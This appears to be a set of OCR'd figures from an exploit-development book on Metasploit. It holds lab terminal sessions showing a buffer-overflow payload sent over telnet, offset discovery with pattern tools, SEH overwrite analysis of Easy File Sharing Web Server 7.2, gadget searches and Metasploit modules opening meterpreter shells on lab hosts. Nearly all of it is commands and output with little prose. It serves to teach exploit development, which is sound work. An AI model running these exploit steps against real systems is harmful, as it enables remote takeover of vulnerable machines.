

```
root@kali:~# perl -e 'print "A" x 520 . "\x72\x93\xab\x71". "ABCDEF"' >
 jnx.txt
root@kali:~# telnet 192.168.10.104 200 < jnx.txt
Trying 192.168.10.104...
Connected to 192.168.10.104.
Escape character is '^]'.

> Connection closed by foreign host.
```

```
Registers (FPU)                                    <
EAX FFFFFFFF
ECX 00002737
EDX 00000008
EBX 00000000
ESP 0022FD71 ASCII "BCDEF"
EBP 41414142
ESI 01D19B1A
EDI 3D02C758

EIP 0022FD76
```




```
msf > use exploit/masteringmetasploit/bof-server
msf exploit(bof-server) > set RHOST 192.168.116.139
RHOST => 192.168.116.139
msf exploit(bof-server) > set RPORT 200
RPORT => 200
msf exploit(bof-server) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(bof-server) > exploit

[*] Started bind handler
[*] Exploit completed, but no session was created.
msf exploit(bof-server) > reload
[*] Reloading module...
msf exploit(bof-server) > exploit

[*] Started bind handler
[*] Sending stage (179267 bytes) to 192.168.116.139
[*] Meterpreter session 2 opened (192.168.116.137:38321 -> 192.168.116.139:4444) at 2018-03-04 16:46:29 +0530

meterpreter >
```


```
'Payload' =>
{
'space' => 1000,
'BadChars' => "\x00\x0a\x0d\x20",
},
```





```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pa
ttern_create.rb 4000 > 4000.txt
```


```
01A3FFBC   45306E45  En0E
01A3FFC0   6E45316E  n1En
01A3FFC4   336E4532  2En3  Pointer to next SEH record
01A3FFC8   45346E45  En4E  SE handler
01A3FFCC   6E45356E  n5En
01A3FFD0   376E4536  6En7
```

```
root@kali:/usr/share/metasploit-framework/tools# ./pattern_offset.rb 45346E45 10
000
[*] Exact match at offset 3522
```


0x00000000
Address of the Next SEH Record
Catch Block Address
Address of the Handler
Address of the Next SEH Record
Catch Block Address
Address of the Handler
Address of the Next SEH Record
Catch Block Address
Address of the Handler
0xFFFFFFFF




```
root@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb
 10000 > easy_file
```



Immunity Debugger - fsws.exe - [SEH chain of threa
File
View
Debug
Plugins
ImmLib
Option
Address
02226F
346646
Log Alt+L
Executable modules Alt+E
Memory Alt+M
Heap
Threads
Windows
Handles
CPU Alt+C
SEH chain Alt+S
Patches Ctrl+P
Call stack Alt+K
Breakpoints Alt+B
Hardware Breakpoints
Watches
References
Run trace
Source
Source files
File
Text file

Address	SE handler
02226FAC	46356646
34664633	*** CORRUPT ENTRY ***

```
root@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb
 46356646 10000
[*] Exact match at offset 4065
root@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb
 34664633 10000
[*] Exact match at offset 4061
```

0BADF00D	Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
0BADF00D									
0BADF00D	0x10000000	0x10050000	0x00050000	False	False	False	False	False	-1.0- [ImageLoad.dll] (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0BADF00D	0x75320000	0x75455000	0x00135000	True	True	True	True	True	8.00.7600.16385 [urlmon.dll] (C:\Windows\system32\urlmon.dll)
0BADF00D	0x73520000	0x73530000	0x00010000	True	True	True	True	True	6.1.7600.16385 [NLAapi.dll] (C:\Windows\system32\NLAapi.dll)
0BADF00D	0x750c0000	0x751dc000	0x0011c000	True	True	True	True	True	6.1.7600.16385 [CRYPT32.dll] (C:\Windows\system32\CRYPT32.dll)
0BADF00D	0x74920000	0x74964000	0x00044000	True	True	True	True	True	6.1.7600.16385 [DNSAPI.dll] (C:\Windows\system32\DNSAPI.dll)
0BADF00D	0x002e0000	0x00325000	0x00045000	True	True	False	False	False	0.9.8k [SSLEAY32.dll] (C:\EFS Software\Easy File Sharing Web Server\SSLEAY32.dll)
0BADF00D	0x75700000	0x757d4000	0x000d4000	True	True	True	True	True	6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
0BADF00D	0x75570000	0x7561c000	0x000ac000	True	True	True	True	True	7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
0BADF00D	0x74f70000	0x74f7c000	0x0000c000	True	True	True	True	True	6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\system32\CRYPTBASE.dll)
0BADF00D	0x705b0000	0x705cc000	0x0001c000	True	True	True	True	True	6.1.7600.16385 [oledlg.dll] (C:\Windows\system32\oledlg.dll)
0BADF00D	0x61c00000	0x61c99000	0x00099000	False	False	False	False	False	3.8.8.3 [sqlite3.dll] (C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll)
0BADF00D	0x739b0000	0x739c3000	0x00013000	True	True	True	True	True	6.1.7600.16385 [dwmapi.dll] (C:\Windows\system32\dwmapi.dll)
0BADF00D	0x76ed0000	0x7700c000	0x0013c000	True	True	True	True	True	6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D	0x6db70000	0x6db82000	0x00012000	True	True	True	True	True	6.1.7600.16385 [pnrpnsp.dll] (C:\Windows\system32\pnrpnsp.dll)
0BADF00D	0x6db60000	0x6db6d000	0x0000d000	True	True	True	True	True	6.1.7600.16385 [wshbth.dll] (C:\Windows\system32\wshbth.dll)
0BADF00D	0x74460000	0x74465000	0x00005000	True	True	True	True	True	6.1.7600.16385 [wshtcpip.dll] (C:\Windows\System32\wshtcpip.dll)
0BADF00D	0x005d0000	0x006e7000	0x00117000	True	False	False	False	False	0.9.8k [LIBEAY32.dll] (C:\EFS Software\Easy File Sharing Web Server\LIBEAY32.dll)
0BADF00D	0x77020000	0x7702a000	0x0000a000	True	True	True	True	True	6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
0BADF00D	0x757e0000	0x757f9000	0x00019000	True	True	True	True	True	6.1.7600.16385 [sechost.dll] (C:\Windows\SYSTEM32\sechost.dll)
0BADF00D	0x75b30000	0x75d29000	0x001f9000	True	True	True	True	True	8.00.7600.16385 [iertutil.dll] (C:\Windows\system32\iertutil.dll)
0BADF00D	0x75e80000	0x75f20000	0x000a0000	True	True	True	True	True	6.1.7600.16385 [ADVAPI32.dll] (C:\Windows\system32\ADVAPI32.dll)
0BADF00D	0x00400000	0x005c2000	0x001c2000	False	False	False	False	False	7.2.0.0 [fsws.exe] (C:\EFS Software\Easy File Sharing Web Server\fsws.exe)

```
root@kali:/usr/share/framework2# ./msfpescan -s -f /root/Downloads/ImageLoad.dll
0x1000de77   eax esi ret
0x1001a647   ebx edi ret
0x1001a64d   ebx edi ret
0x10004c40   ebx ecx ret
0x1000645c   ebx ecx ret
0x100080b3   ebx ecx ret
0x100092e9   ebx ecx ret
0x10009325   ebx ecx ret
0x1000b608   ebx ecx ret
0x1000b748   ebx ecx ret
0x1000b7f7   ebx ecx ret
0x1000c236   ebx ecx ret
0x1000d1c2   ebx ecx ret
0x1000d1ca   ebx ecx ret
```





```
root@mm:/usr/share/metasploit-framework/tools/exploit# ./nasm_shel
l.rb
nasm > jmp short 12
00000000  EB0A              jmp short 0xc
nasm >
```

```
msf > use exploit/masteringmetasploit/easy-filesharing
msf exploit(easy-filesharing) > show options

Module options (exploit/masteringmetasploit/easy-filesharing):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  80               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Easy File Sharing 7.2 HTTP
```

```
msf exploit(easy-filesharing) > set RHOST 192.168.116.133
RHOST => 192.168.116.133
msf exploit(easy-filesharing) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(easy-filesharing) > exploit

[*] Started bind handler
[*] Sending stage (179267 bytes) to 192.168.116.133

meterpreter >
```

```
msf exploit(example9999-1) > exploit

[*] Started bind handler
[*] Sending stage (957487 bytes) to 192.168.10.107
[*] Meterpreter session 1 opened (192.168.10.118:46127 -> 192.168.10.107:4444) a
t 2016-04-15 01:21:27 -0400

meterpreter >
```





```
msf exploit(example9999-1) > exploit

[*] Started bind handler
[*] Exploit completed, but no session was created.
```


```
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-----------------------------------------------------------------------------------------------------------------
0x77480000 | 0x7748a000 | 0x0000a000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
0x77490000 | 0x77496000 | 0x00006000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSI.dll] (C:\Windows\system32\MSI.dll)
0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False | False    | False  | -1.0- [essfunc.dll] (C:\Users\Apex\Desktop\Vuln\essfunc.dll)
0x76470000 | 0x7653c000 | 0x000cc000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
0x75550000 | 0x7559a000 | 0x0004a000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
0x74ea0000 | 0x74edc000 | 0x0003c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [msvsock.dll] (C:\Windows\system32\msvsock.dll)
0x774a0000 | 0x7753d000 | 0x0009d000 | True   | True    | True  | True     | True   | 1.0626.7600.16385 [USP10.dll] (C:\Windows\system32\USP10.dll)
0x76540000 | 0x7658e000 | 0x0004e000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False | False    | False  | -1.0- [vulnserver.exe] (C:\Users\Apex\Desktop\Vuln\vulnserver.exe)
0x77090000 | 0x77164000 | 0x000d4000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
0x77280000 | 0x772ac000 | 0x0002c000 | True   | True    | True  | True     | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
